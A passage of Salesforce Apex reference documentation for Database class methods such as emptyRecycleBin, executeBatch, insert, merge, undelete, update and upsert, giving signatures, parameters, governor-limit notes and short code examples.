public static Database.EmptyRecycleBinResult[] emptyRecycleBin(ID [] recordIds)
```

Parameters

recordIds
Type: ID[]

Return Value

Type: Database.EmptyRecycleBinResult[]

Usage

Note the following:

- After records are deleted using this method, they cannot be undeleted.
- Only 10,000 records can be specified for deletion.
- Logged in users can delete any record that they can query in their Recycle Bin, or the recycle bins of any subordinates. If logged in users have “Modify All Data” permission, they can query and delete records from any Recycle Bin in the organization.
- Cascade delete record IDs should not be included in the list of IDs; otherwise an error occurs. For example, if an account record is deleted, all related contacts, opportunities, contracts, and so on are also deleted. Only include the Id of the top-level account. All related records are automatically removed.

- Deleted items are added to the number of items processed by a DML statement, and the method call is added to the total number of DML statements issued. Each executed `emptyRecycleBin` method counts against the governor limit for DML statements.

`emptyRecycleBin(obj)`

Permanently deletes the specified sObject from the Recycle Bin.

Signature

```
public static Database.EmptyRecycleBinResult emptyRecycleBin(sObject obj)
```

Parameters

obj
Type: sObject

Return Value

Type: Database.EmptyRecycleBinResult

Usage

Note the following:

- After an sObject is deleted using this method it cannot be undeleted.
- Only 10,000 sObjects can be specified for deletion.
- The logged-in user can delete any sObject that he or she can query in their Recycle Bin, or the recycle bins of any subordinates. If the logged-in user has "Modify All Data" permission, he or she can query and delete sObjects from any Recycle Bin in the organization.
- Do not include an sObject that was deleted due to a cascade delete; otherwise an error occurs. For example, if an account is deleted, all related contacts, opportunities, contracts, and so on are also deleted. Only include sObjects of the top-level account. All related sObjects are automatically removed.
- Deleted items are added to the number of items processed by a DML statement, and the method call is added to the total number of DML statements issued. Each executed `emptyRecycleBin` method counts against the governor limit for DML statements.

`emptyRecycleBin(listOfSObjects)`

Permanently deletes the specified sObjects from the Recycle Bin.

Signature

```
public static Database.EmptyRecycleBinResult[] emptyRecycleBin(sObject[] listOfSObjects)
```

Parameters

listOfSObjects
Type: sObject[]

Return Value

Type: Database.EmptyRecycleBinResult[]

Usage

Note the following:

- After an sObject is deleted using this method it cannot be undeleted.
- Only 10,000 sObjects can be specified for deletion.
- The logged-in user can delete any sObject that he or she can query in their Recycle Bin, or the recycle bins of any subordinates. If the logged-in user has "Modify All Data" permission, he or she can query and delete sObjects from any Recycle Bin in the organization.
- Do not include an sObject that was deleted due to a cascade delete; otherwise an error occurs. For example, if an account is deleted, all related contacts, opportunities, contracts, and so on are also deleted. Only include sObjects of the top-level account. All related sObjects are automatically removed.
- Deleted items are added to the number of items processed by a DML statement, and the method call is added to the total number of DML statements issued. Each executed `emptyRecycleBin` method counts against the governor limit for DML statements.

executeBatch(batchClassObject)

Submits a batch Apex job for execution corresponding to the specified class.

Signature

```
public static ID executeBatch(Object batchClassObject)
```

Parameters

batchClassObject
Type: Object

An instance of a class that implements the Database.Batchable interface.

Return Value

Type: ID

The ID of the new batch job (AsyncApexJob).

Usage

When calling this method, Salesforce chunks the records returned by the `start` method of the batch class into batches of 200, and then passes each batch to the `execute` method. Apex governor limits are reset for each execution of `execute`.

For more information, see Using Batch Apex on page 241.

executeBatch(batchClassObject, scope)

Submits a batch Apex job for execution using the specified class and scope.

Signature

```
public static ID executeBatch(Object batchClassObject, Integer scope)
```

Parameters

batchClassObject
Type: Object

An instance of a class that implements the Database.Batchable interface.

scope
Type: Integer

Number of records to be passed into the `execute` method for batch processing.

Return Value

Type: ID

The ID of the new batch job (AsyncApexJob).

Usage

The value for *scope* must be greater than 0.

If the `start` method of the batch class returns a Database.QueryLocator, the scope parameter of `Database.executeBatch` can have a maximum value of 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to 200 records. If the `start` method of the batch class returns an iterable, the scope parameter value has no upper limit; however, if you use a very high number, you could run into other limits.

Apex governor limits are reset for each execution of `execute`.

For more information, see Using Batch Apex on page 241.

`getAsyncDeleteResult(deleteResult)`

Retrieves the status of an asynchronous delete operation that's identified by a `Database.DeleteResult` object.

Signature

```
public static Database.DeleteResult getAsyncDeleteResult(Database.DeleteResult
deleteResult)
```

Parameters

deleteResult
Type: Database.DeleteResult

The result record for the delete operation being retrieved.

Return Value

Type: Database.DeleteResult

The result of a completed asynchronous delete of a record or records.

`getAsyncDeleteResult(asyncLocator)`

Retrieves the result of an asynchronous delete operation based on the result's unique identifier.

Signature

```
public static Database.DeleteResult getAsyncDeleteResult(String asyncLocator)
```

Parameters

asyncLocator
Type: String

The unique identifier associated with the result of an asynchronous operation.

Return Value

Type: Database.DeleteResult

The result of a completed asynchronous delete of a record or records.

getAsyncLocator(result)

Returns the `asyncLocator` associated with the result of a specified asynchronous insert, update, or delete operation.

Signature

```
public static String getAsyncLocator(Object result)
```

Parameters

result
Type: Object

The saved result of an asynchronous insert, update, or delete operation. The result object can be of type `Database.SaveResult` or `Database.DeleteResult`.

Return Value

Type: String

The unique identifier associated with the result of the specified operation.

getAsyncSaveResult(saveResult)

Returns the status of an asynchronous insert or update operation that's identified by a `Database.SaveResult` object.

Signature

```
public static Database.SaveResult getAsyncSaveResult(Database.SaveResult saveResult)
```

Parameters

saveResult
Type: Database.SaveResult

The result record for the insert or update operation being retrieved.

Return Value

Database.SaveResult

The result of a completed asynchronous operation on a record or records.

getAsyncSaveResult(asyncLocator)

Returns the status of an asynchronous insert or update operation based on the unique identifier associated with each modification.

Signature

```
public static Database.SaveResult getAsyncSaveResult(String asyncLocator)
```

Parameters

asyncLocator
Type: String

The unique identifier associated with the result of an asynchronous operation.

Return Value

Database.SaveResult

The result of a completed asynchronous operation on a record or records.

getDeleted(sObjectType, startDate, endDate)

Returns the list of individual records that have been deleted for an sObject type within the specified start and end dates and times and that are still in the Recycle Bin.

Signature

```
public static Database.GetDeletedResult getDeleted(String sObjectType, Datetime
startDate, Datetime endDate)
```

Parameters

sObjectType
Type: String

The *sObjectType* argument is the sObject type name for which to get the deleted records, such as account or merchandise__c.

startDate
Type: Datetime

Start date and time of the deleted records time window.

endDate
Type: Datetime

End date and time of the deleted records time window.

Return Value

Type: Database.GetDeletedResult

Usage

Because the Recycle Bin holds records up to 15 days, results are returned for no more than 15 days previous to the day the call is executed (or earlier if an administrator has purged the Recycle Bin).

Example

```
Database.GetDeletedResult r =
 Database.getDeleted(
  'Merchandise__c',
  Datetime.now().addHours(-1),
  Datetime.now());
```

getQueryLocator(listofQueries)

Creates a QueryLocator object used in batch Apex or Visualforce.

Signature

```
public static Database. QueryLocator getQueryLocator(sObject [] listOfQueries)
```

Parameters

listOfQueries
Type: sObject []

Return Value

Type: Database.QueryLocator

Usage

You can't use `getQueryLocator` with any query that contains an aggregate function.

Each executed `getQueryLocator` method counts against the governor limit of 10,000 total records retrieved and the total number of SOQL queries issued.

For more information, see Understanding Apex Managed Sharing, and IdeaStandardSetController Class.

getQueryLocator(query)

Creates a QueryLocator object used in batch Apex or Visualforce.

Signature

```
public static Database.QueryLocator getQueryLocator(String query)
```

Parameters

query
Type: String

Return Value

Type: Database.QueryLocator

Usage

You can't use `getQueryLocator` with any query that contains an aggregate function.

Each executed `getQueryLocator` method counts against the governor limit of 10,000 total records retrieved and the total number of SOQL queries issued.

For more information, see Understanding Apex Managed Sharing, and StandardSetController Class.

getUpdated(sobjectType, startDate, endDate)

Returns the list of individual records that have been updated for an sObject type within the specified start and end dates and times.

Signature

```
public static Database.GetUpdatedResult getUpdated(String sobjectType, Datetime
startDate, Datetime endDate)
```

Parameters

sobjectType
Type: String

The *sObjectType* argument is the sObject type name for which to get the updated records, such as account or merchandise__c.

startDate
Type: Datetime

The *startDate* argument is the start date and time of the updated records time window.

endDate
Type: Datetime

The *endDate* argument is the end date and time of the updated records time window.

Return Value

Type: Database.GetUpdatedResult

Usage

The date range for the returned results is no more than 30 days previous to the day the call is executed.

Example

```
Database.GetUpdatedResult r =
 Database.getUpdated(
  'Merchandise__c',
  Datetime.now().addHours(-1),
  Datetime.now());
```

insert(recordToInsert, allOrNone)

Adds an sObject, such as an individual account or contact, to your organization's data.

Signature

```
public static Database.SaveResult insert(sObject recordToInsert, Boolean allOrNone)
```

Parameters

recordToInsert
Type: sObject

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.SaveResult

Usage

`insert` is analogous to the INSERT statement in SQL.

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Each executed `insert` method counts against the governor limit for DML statements.

insert(recordsToInsert, allOrNone)

Adds one or more sObjects, such as individual accounts or contacts, to your organization's data.

Signature

```
public static Database.SaveResult[] insert(sObject[] recordsToInsert, Boolean allOrNone)
```

Parameters

recordsToInsert
Type: sObject []

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.SaveResult[]

Usage

`insert` is analogous to the INSERT statement in SQL.

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Each executed `insert` method counts against the governor limit for DML statements.

Example

Example:

The following example inserts two accounts:

```
Account a = new Account(name = 'Acme1');
Database.SaveResult[] lsr = Database.insert(
    new Account[]{a, new Account(Name = 'Acme2')},
    false);
```

insert(recordToInsert, dmlOptions)

Adds an sObject, such as an individual account or contact, to your organization's data.

Signature

```
public static Database.SaveResult insert(sObject recordToInsert, Database.DMLOptions
dmlOptions)
```

Parameters

recordToInsert
Type: sObject

dmlOptions
Type: Database.DMLOptions

The optional *dmlOptions* parameter specifies additional data for the transaction, such as assignment rule information or rollback behavior when errors occur during record insertions.

Return Value

Type: Database.SaveResult

Usage

`insert` is analogous to the INSERT statement in SQL.

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Each executed `insert` method counts against the governor limit for DML statements.

`insert(recordsToInsert, dmlOptions)`

Adds one or more sObjects, such as individual accounts or contacts, to your organization's data.

Signature

```
public static Database.SaveResult insert(sObject[] recordsToInsert, Database.DMLOptions dmlOptions)
```

Parameters

recordsToInsert
Type: sObject[]

dmlOptions
Type: Database.DMLOptions

The optional *dmlOptions* parameter specifies additional data for the transaction, such as assignment rule information or rollback behavior when errors occur during record insertions.

Return Value

Type: Database.SaveResult[]

Usage

`insert` is analogous to the INSERT statement in SQL.

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Each executed `insert` method counts against the governor limit for DML statements.

`insertAsync(sobjects, callback)`

Initiates requests to add external object data to the relevant external systems. The requests are executed asynchronously, as background operations, and are sent to the external systems that are defined by the external objects' associated external data sources. Allows referencing a callback class whose `processSave` method is called for each record after the remote operations are completed.

Signature

```
public static List<Database.SaveResult> insertAsync(List<SObject> sobjects, DataSource.AsyncSaveCallback callback)
```

Parameters

sobjects
Type: List<SObject>

List of external object records to insert.

callback
Type: DataSource.AsyncSaveCallback

The callback object that contains the state in the originating context and an action (the `processSave` method) that executes after the insert operation is completed. Use the action callback to update org data according to the operation's results. The callback object must extend `DataSource.AsyncSaveCallback`.

Return Value

Type: List<Database.SaveResult>

Status results for the insert operation. Each result corresponds to a record processed by this asynchronous operation and is associated with a unique identifier (`asyncLocator`). The `asyncLocator` value is included in the errors array of the result. You can retrieve this identifier with `Database.getAsyncLocator()`. Retrieve the final result with `Database.getAsyncSaveResult()`.

`insertAsync(sobject, callback)`

Initiates a request to add external object data to the relevant external system. The request is executed asynchronously, as a background operation, and is sent to the external system that's defined by the external object's associated external data source. Allows referencing a callback class whose `processSave` method is called after the remote operation is completed.

Signature

```
public static Database.SaveResult insertAsync(SObject sobject,
DataSource.AsyncSaveCallback callback)
```

Parameters

sobject
Type: SObject

The external object record to insert.

callback
Type: DataSource.AsyncSaveCallback

The callback object that contains the state in the originating context and an action (the `processSave` method) that executes after the insert operation is completed. Use the action callback to update org data according to the operation's results. The callback object must extend `DataSource.AsyncSaveCallback`.

Return Value

Type: Database.SaveResult

Status result for the insert operation. The result corresponds to the record processed by this asynchronous operation and is associated with a unique identifier (`asyncLocator`). The `asyncLocator` value is included in the errors array of the result. You can retrieve this identifier with `Database.getAsyncLocator()`. Retrieve the final result with `Database.getAsyncSaveResult()`.

`insertAsync(sobjects)`

Initiates requests to add external object data to the relevant external systems. The requests are executed asynchronously, as background operations, and are sent to the external systems that are defined by the external objects' associated external data sources.

Signature

```
public static List<Database.SaveResult> insertAsync(List<SObject> sobjects)
```

Parameters

sobjects
Type: List<SObject>

List of external object records to insert.

Return Value

Type: List<Database.SaveResult>

Status results for the insert operation. Each result corresponds to a record processed by this asynchronous operation and is associated with a unique identifier (`asyncLocator`). The `asyncLocator` value is included in the errors array of the result. You can retrieve this identifier with `Database.getAsyncLocator()`. Retrieve the final result with `Database.getAsyncSaveResult()`.

`insertAsync(sobject)`

Initiates a request to add external object data to the relevant external system. The request is executed asynchronously, as a background operation, and is sent to the external system that's defined by the external object's associated external data source.

Signature

```
public static Database.SaveResult insertAsync(SObject sobject)
```

Parameters

sobject
Type: SObject

The external object record to insert.

Return Value

Type: Database.SaveResult

Status result for the insert operation. The result corresponds to the record processed by this asynchronous operation and is associated with a unique identifier (`asyncLocator`). The `asyncLocator` value is included in the errors array of the result. You can retrieve this identifier with `Database.getAsyncLocator()`. Retrieve the final result with `Database.getAsyncSaveResult()`.

`insertImmediate(sobjects)`

Initiates requests to add external object data to the relevant external systems. The requests are executed synchronously and are sent to the external systems that are defined by the external objects' associated external data sources. If the Apex transaction contains pending changes, the synchronous operations can't be completed and throw exceptions.

Signature

```
public static List<Database.SaveResult> insertImmediate(List<SObject> sobjects)
```

Parameters

sobjects
Type: List<SObject>

List of external object records to insert.

Return Value

Type: List<Database.SaveResult>

Status results for the insert operation.

insertImmediate(sobject)

Initiates a request to add external object data to the relevant external system. The request is executed synchronously and is sent to the external system that's defined by the external object's associated external data source. If the Apex transaction contains pending changes, the synchronous operation can't be completed and throws an exception.

Signature

```
public static Database.SaveResult insertImmediate(SObject sobject)
```

Parameters

sobject
Type: SObject

The external object record to insert.

Return Value

Type: Database.SaveResult

Status result for the insert operation.

merge(masterRecord, duplicateId)

Merges the specified duplicate record into the master sObject record of the same type, deleting the duplicate, and reparenting any related records. Merges only accounts, contacts, or leads.

Signature

```
public static Database.MergeResult merge(sObject masterRecord, Id duplicateId)
```

Parameters

masterRecord
Type: sObject

The master sObject record the duplicate record is merged into.

duplicateId
Type: ID

The ID of the record to merge with the master. This record must be of the same sObject type as the master.

Return Value

Type: Database.MergeResult

Usage

Each executed `merge` method counts against the governor limit for DML statements.

merge(masterRecord, duplicateRecord)

Merges the specified duplicate sObject record into the master sObject of the same type, deleting the duplicate, and reparenting any related records.

Signature

```
public static Database.MergeResult merge(sObject masterRecord, sObject duplicateRecord)
```

Parameters

masterRecord
Type: sObject

The master sObject record the duplicate record is merged into.

duplicateRecord
Type: sObject

The sObject record to merge with the master. This sObject must be of the same type as the master.

Return Value

Type: Database.MergeResult

Usage

Each executed `merge` method counts against the governor limit for DML statements.

merge(masterRecord, duplicateIds)

Merges up to two records of the same sObject type into the master sObject record, deleting the others, and reparenting any related records.

Signature

```
public static List<Database.MergeResult> merge(sObject masterRecord, List<Id>
duplicateIds)
```

Parameters

masterRecord
Type: SObject

The master sObject record the other records are merged into.

duplicateIds
Type: List<Id>

A list of IDs of up to two records to merge with the master. These records must be of the same sObject type as the master.

Return Value

Type: List<Database.MergeResult>

Usage

Each executed `merge` method counts against the governor limit for DML statements.

merge(masterRecord, duplicateRecords)

Merges up to two records of the same object type into the master sObject record, deleting the others, and reparenting any related records.

Signature

```
public static List<Database.MergeResult> merge(sObject masterRecord, List<SObject>
duplicateRecords)
```

Parameters

masterRecord
Type: SObject

The master sObject record the other sObjects are merged into.

duplicateRecords
Type: List<SObject>

A list of up to two sObject records to merge with the master. These sObjects must be of the same type as the master.

Return Value

Type: List<Database.MergeResult>

Usage

Each executed `merge` method counts against the governor limit for DML statements.

merge(masterRecord, duplicateId, allOrNone)

Merges the specified duplicate record into the master sObject record of the same type, optionally returning errors, if any, deleting the duplicate, and reparenting any related records. Merges only accounts, contacts, or leads.

Signature

```
public static Database.MergeResult merge(sObject masterRecord, Id duplicateId, Boolean allOrNone)
```

Parameters

masterRecord
Type: sObject

The master sObject record the duplicate record is merged into.

duplicate
Type: ID

The ID of the record to merge with the master. This record must be of the same sObject type as the master.

allOrNone
Type: Boolean

Set to `false` to return any errors encountered in this operation as part of the returned result. If set to `true`, this method throws an exception if the operation fails. The default is `true`.

Return Value

Type: Database.MergeResult

Usage

Each executed `merge` method counts against the governor limit for DML statements.

merge(masterRecord, duplicateRecord, allOrNone)

Merges the specified duplicate sObject record into the master sObject of the same type, optionally returning errors, if any, deleting the duplicate, and reparenting any related records.

Signature

```
public static Database.MergeResult merge(sObject masterRecord, sObject duplicateRecord, Boolean allOrNone)
```

Parameters

masterRecord
Type: sObject

The master sObject record the duplicate record is merged into.

duplicateRecord
Type: sObject

The sObject record to merge with the master. This sObject must be of the same type as the master.

allOrNone
Type: Boolean

Set to `false` to return any errors encountered in this operation as part of the returned result. If set to `true`, this method throws an exception if the operation fails. The default is `true`.

Return Value

Type: Database.MergeResult

Usage

Each executed `merge` method counts against the governor limit for DML statements.

`merge(masterRecord, duplicateIds, allOrNone)`

Merges up to two records of the same sObject type into the master sObject record, optionally returning errors, if any, deleting the duplicates, and reparenting any related records.

Signature

```
public static List<Database.MergeResult> merge(sObject masterRecord, List<Id>
duplicateIds, Boolean allOrNone)
```

Parameters

masterRecord
Type: SObject

The master sObject record the other records are merged into.

duplicateIds
Type: List<Id>

A list of IDs of up to two records to merge with the master. These records must be of the same sObject type as the master.

allOrNone
Type: Boolean

Set to `false` to return any errors encountered in this operation as part of the returned result. If set to `true`, this method throws an exception if the operation fails. The default is `true`.

Return Value

Type: List<Database.MergeResult>

Usage

Each executed `merge` method counts against the governor limit for DML statements.

`merge(masterRecord, duplicateRecords, allOrNone)`

Merges up to two records of the same object type into the master sObject record, optionally returning errors, if any, deleting the duplicates, and reparenting any related records.

Signature

```
public static List<Database.MergeResult> merge(sObject masterRecord, List<SObject>
duplicateRecords, Boolean allOrNone)
```

Parameters

masterRecord
Type: sObject

The master sObject record the other sObjects are merged into.

duplicateRecords
Type: List<SObject>

A list of up to two sObject records to merge with the master. These sObjects must be of the same type as the master.

allOrNone
Type: Boolean

Set to `false` to return any errors encountered in this operation as part of the returned result. If set to `true`, this method throws an exception if the operation fails. The default is `true`.

Return Value

Type: List<Database.MergeResult>

Usage

Each executed `merge` method counts against the governor limit for DML statements.

query(queryString)

Creates a dynamic SOQL query at runtime.

Signature

```
public static sObject[] query(String queryString)
```

Parameters

queryString
Type: String

Return Value

Type: sObject[]

Usage

This method can be used wherever a static SOQL query can be used, such as in regular assignment statements and `for` loops. Unlike inline SOQL, fields in bind variables are not supported.

For more information, see Dynamic SOQL on page 177.

Each executed `query` method counts against the governor limit for SOQL queries.

`rollback(databaseSavepoint)`

Restores the database to the state specified by the savepoint variable. Any emails submitted since the last savepoint are also rolled back and not sent.

Signature

```
public static Void rollback(System.Savepoint databaseSavepoint)
```

Parameters

`databaseSavepoint`
Type: System.Savepoint

Return Value

Type: Void

Usage

Note the following:

- Static variables are not reverted during a rollback. If you try to run the trigger again, the static variables retain the values from the first run.
- Each rollback counts against the governor limit for DML statements. You will receive a runtime error if you try to rollback the database additional times.
- The ID on an sObject inserted after setting a savepoint is not cleared after a rollback. Create an sObject to insert after a rollback. Attempting to insert the sObject using the variable created before the rollback fails because the sObject variable has an ID. Updating or upserting the sObject using the same variable also fails because the sObject is not in the database and, thus, cannot be updated.

For an example, see Transaction Control.

`setSavepoint()`

Returns a savepoint variable that can be stored as a local variable, then used with the `rollback` method to restore the database to that point.

Signature

```
public static System.Savepoint setSavepoint()
```

Return Value

Type: System.Savepoint

Usage

Note the following:

- If you set more than one savepoint, then roll back to a savepoint that is not the last savepoint you generated, the later savepoint variables become invalid. For example, if you generated savepoint `SP1` first, savepoint `SP2` after that, and then you rolled back to `SP1`, the variable `SP2` would no longer be valid. You will receive a runtime error if you try to use it.

- References to savepoints cannot cross trigger invocations because each trigger invocation is a new trigger context. If you declare a savepoint as a static variable then try to use it across trigger contexts, you will receive a run-time error.
- Each savepoint you set counts against the governor limit for DML statements.

For an example, see Transaction Control.

`undelete(recordToUndelete, allOrNone)`

Restores an existing sObject record, such as an individual account or contact, from your organization's Recycle Bin.

Signature

```
public static Database.UndeleteResult undelete(sObject recordToUndelete, Boolean
allOrNone)
```

Parameters

recordToUndelete
Type: sObject

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.UndeleteResult

Usage

`undelete` is analogous to the UNDELETE statement in SQL.

Each executed `undelete` method counts against the governor limit for DML statements.

`undelete(recordsToUndelete, allOrNone)`

Restores one or more existing sObject records, such as individual accounts or contacts, from your organization's Recycle Bin.

Signature

```
public static Database.UndeleteResult[] undelete(sObject[] recordsToUndelete, Boolean
allOrNone)
```

Parameters

recordsToUndelete
Type: sObject []

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.UndeleteResult[]

Usage

`undelete` is analogous to the UNDELETE statement in SQL.

Each executed `undelete` method counts against the governor limit for DML statements.

Example

The following example restores all accounts named 'Trump'. The `ALL ROWS` keyword queries all rows for both top-level and aggregate relationships, including deleted records and archived activities.

```
Account[] savedAccts = [SELECT Id, Name FROM Account
                                                    WHERE Name = 'Trump'
ALL ROWS];
Database.UndeleteResult[] UDR_Dels = Database.undelete(savedAccts);
```

undelete(recordID, allOrNone)

Restores an existing sObject record, such as an individual account or contact, from your organization's Recycle Bin.

Signature

```
public static Database.UndeleteResult undelete(ID recordID, Boolean allOrNone)
```

Parameters

recordID
Type: ID

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.UndeleteResult

Usage

`undelete` is analogous to the UNDELETE statement in SQL.

Each executed `undelete` method counts against the governor limit for DML statements.

`undelete(recordIDs, allOrNone)`

Restores one or more existing sObject records, such as individual accounts or contacts, from your organization's Recycle Bin.

Signature

```
public static Database.UndeleteResult[] undelete(ID[] recordIDs, Boolean allOrNone)
```

Parameters

`RecordIDs`
Type: ID[]

`allOrNone`
Type: Boolean

The optional *`allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.UndeleteResult[]

Usage

`undelete` is analogous to the UNDELETE statement in SQL.

Each executed `undelete` method counts against the governor limit for DML statements.

`update(recordToUpdate, allOrNone)`

Modifies an existing sObject record, such as an individual account or contact, in your organization's data.

Signature

```
public static Database.SaveResult update(sObject recordToUpdate, Boolean allOrNone)
```

Parameters

`recordToUpdate`
Type: sObject

`allOrNone`
Type: Boolean

The optional *`allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.SaveResult

Usage

`update` is analogous to the UPDATE statement in SQL.

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Each executed `update` method counts against the governor limit for DML statements.

Example

The following example updates the `BillingCity` field on a single account.

```
Account a = new Account(Name='SFDC');
insert(a);

Account myAcct =
  [SELECT Id, Name, BillingCity
   FROM Account WHERE Id = :a.Id];
myAcct.BillingCity = 'San Francisco';

Database.SaveResult SR =
  Database.update(myAcct);
```

`update(recordsToUpdate, allOrNone)`

Modifies one or more existing sObject records, such as individual accounts or contactsinvoice statements, in your organization's data.

Signature

```
public static Database.SaveResult[] update(sObject[] recordsToUpdate, Boolean allOrNone)
```

Parameters

`recordsToUpdate`
Type: sObject []

`allOrNone`
Type: Boolean

The optional *`allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.SaveResult[]

Usage

`update` is analogous to the UPDATE statement in SQL.

Each executed `update` method counts against the governor limit for DML statements.

update(recordToUpdate, dmlOptions)

Modifies an existing sObject record, such as an individual account or contact, in your organization's data.

Signature

```
public static Database.SaveResult update(sObject recordToUpdate, Database.DmlOptions
dmlOptions)
```

Parameters

recordToUpdate
Type: sObject

dmlOptions
Type: Database.DMLOptions

The optional *dmlOptions* parameter specifies additional data for the transaction, such as assignment rule information or rollback behavior when errors occur during record insertions.

Return Value

Type: Database.SaveResult

Usage

`update` is analogous to the UPDATE statement in SQL.

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Each executed `update` method counts against the governor limit for DML statements.

update(recordsToUpdate, dmlOptions)

Modifies one or more existing sObject records, such as individual accounts or contactsinvoice statements, in your organization's data.

Signature

```
public static Database.SaveResult[] update(sObject[] recordsToUpdate, Database.DMLOptions
dmlOptions)
```

Parameters

recordsToUpdate
Type: sObject []

dmlOptions
Type: Database.DMLOptions

The optional *dmlOptions* parameter specifies additional data for the transaction, such as assignment rule information or rollback behavior when errors occur during record insertions.

Return Value

Type: Database.SaveResult[]

Usage

`update` is analogous to the UPDATE statement in SQL.

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Each executed `update` method counts against the governor limit for DML statements.

`upsert(recordToUpsert, externalIdField, allOrNone)`

Creates a new sObject record or updates an existing sObject record within a single statement, using a specified field to determine the presence of existing objects, or the ID field if no field is specified.

Signature

```
public static Database.UpsertResult upsert(sObject recordToUpsert, Schema.SObjectField externalIDField, Boolean allOrNone)
```

Parameters

recordToUpsert
Type: sObject

externalIdField
Type: Schema.SObjectField

The *externalIdField* is of type `Schema.SObjectField`, that is, a field token. Find the token for the field by using the `fields` special method. For example, `Schema.SObjectField f = Account.Fields.MyExternalId`. The *externalIdField* parameter is the field that `upsert()` uses to match sObjects with existing records. This field can be a custom field marked as external ID, or a standard field with the `idLookup` attribute.

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.UpsertResult

Usage

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Each executed `upsert` method counts against the governor limit for DML statements.

For more information on how the upsert operation works, see the upsert() statement.

upsert(recordsToUpsert, externalIdField, allOrNone)

Creates new sObject records or updates existing sObject records within a single statement, using a specified field to determine the presence of existing objects, or the ID field if no field is specified.

Signature

```
public static Database.UpsertResult[] upsert(sObject[] recordsToUpsert,
Schema.SObjectField externalIdField, Boolean allOrNone)
```

Parameters

recordsToUpsert
Type: sObject []

externalIdField
Type: Schema.SObjectField

The *externalIdField* is of type `Schema.SObjectField`, that is, a field token. Find the token for the field by using the `fields` special method. For example, `Schema.SObjectField f = Account.Fields.MyExternalId`. The *externalIdField* parameter is the field that `upsert()` uses to match sObjects with existing records. This field can be a custom field marked as external ID, or a standard field with the `idLookup` attribute.

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.UpsertResult[]

Usage

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Each executed `upsert` method counts against the governor limit for DML statements.

For more information on how the upsert operation works, see the upsert() statement.

updateAsync(sobjects, callback)

Initiates requests to update external object data on the relevant external systems. The requests are executed asynchronously, as background operations, and are sent to the external systems that are defined by the external objects' associated external data sources. Allows referencing a callback class whose `processSave` method is called for each record after the remote operations are completed.

Signature

```
public static List<Database.SaveResult> updateAsync(List<SObject> sobjects,
DataSource.AsyncSaveCallback callback)
```

Parameters

sobjects
Type: List<SObject>

List of external object records to modify.

callback
Type: DataSource.AsyncSaveCallback

The callback object that contains the state in the originating context and an action (the `processSave` method) that executes after the insert operation is completed. Use the action callback to update org data according to the operation's results. The callback object must extend `DataSource.AsyncSaveCallback`.

Return Value

Type: List<Database.SaveResult>

Status results for the update operation. Each result corresponds to a record processed by this asynchronous operation and is associated with a unique identifier (`asyncLocator`). The `asyncLocator` value is included in the errors array of the result. You can retrieve this identifier with `Database.getAsyncLocator()`. Retrieve the final result with `Database.getAsyncSaveResult()`.

updateAsync(sobject, callback)

Initiates a request to update external object data on the relevant external system. The request is executed asynchronously, as a background operation, and is sent to the external system that's defined by the external object's associated external data source. Allows referencing a callback class whose `processSave` method is called after the remote operation is completed.

Signature

```
public static Database.SaveResult updateAsync(SObject sobject,
DataSource.AsyncSaveCallback callback)
```

Parameters

sobject
Type: SObject

External object record to modify.

callback
Type: DataSource.AsyncSaveCallback

The callback object that contains the state in the originating context and an action (the `processSave` method) that executes after the insert operation is completed. Use the action callback to update org data according to the operation's results. The callback object must extend `DataSource.AsyncSaveCallback`.

Return Value

Type: Database.SaveResult

